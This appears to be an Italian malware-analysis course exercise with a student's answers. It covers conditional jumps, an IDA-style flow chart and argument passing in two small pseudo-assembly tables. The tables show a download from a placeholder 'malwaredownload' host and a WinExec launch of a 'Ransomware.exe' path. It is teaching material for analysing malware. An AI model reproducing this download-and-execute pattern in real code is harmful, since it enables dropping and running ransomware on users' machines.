
S11-L5

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti: Spiegate, motivando, quale salto condizionale effettua il Malware. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati).
Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
Quali sono le diverse funzionalità implementate all'interno del Malware?
Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti: Spiegate, motivando, quale salto condizionale effettua il Malware. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati).

Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

Il salto effettuato dal malware come vedremo si tratta del salto alla tabella 3 (JZ effettua il salto solo se ZF sia uguale a uno quindi se la destinazione è uguale alla sorgente)



Quali sono le diverse funzionalità implementate all'interno del Malware? Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

in entrambi i casi le istruzioni vengono passate con il push

nel caso della tabella 2 viene passato l URL

Nel caso della tabella 3 invece viene passato il path da avviare

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione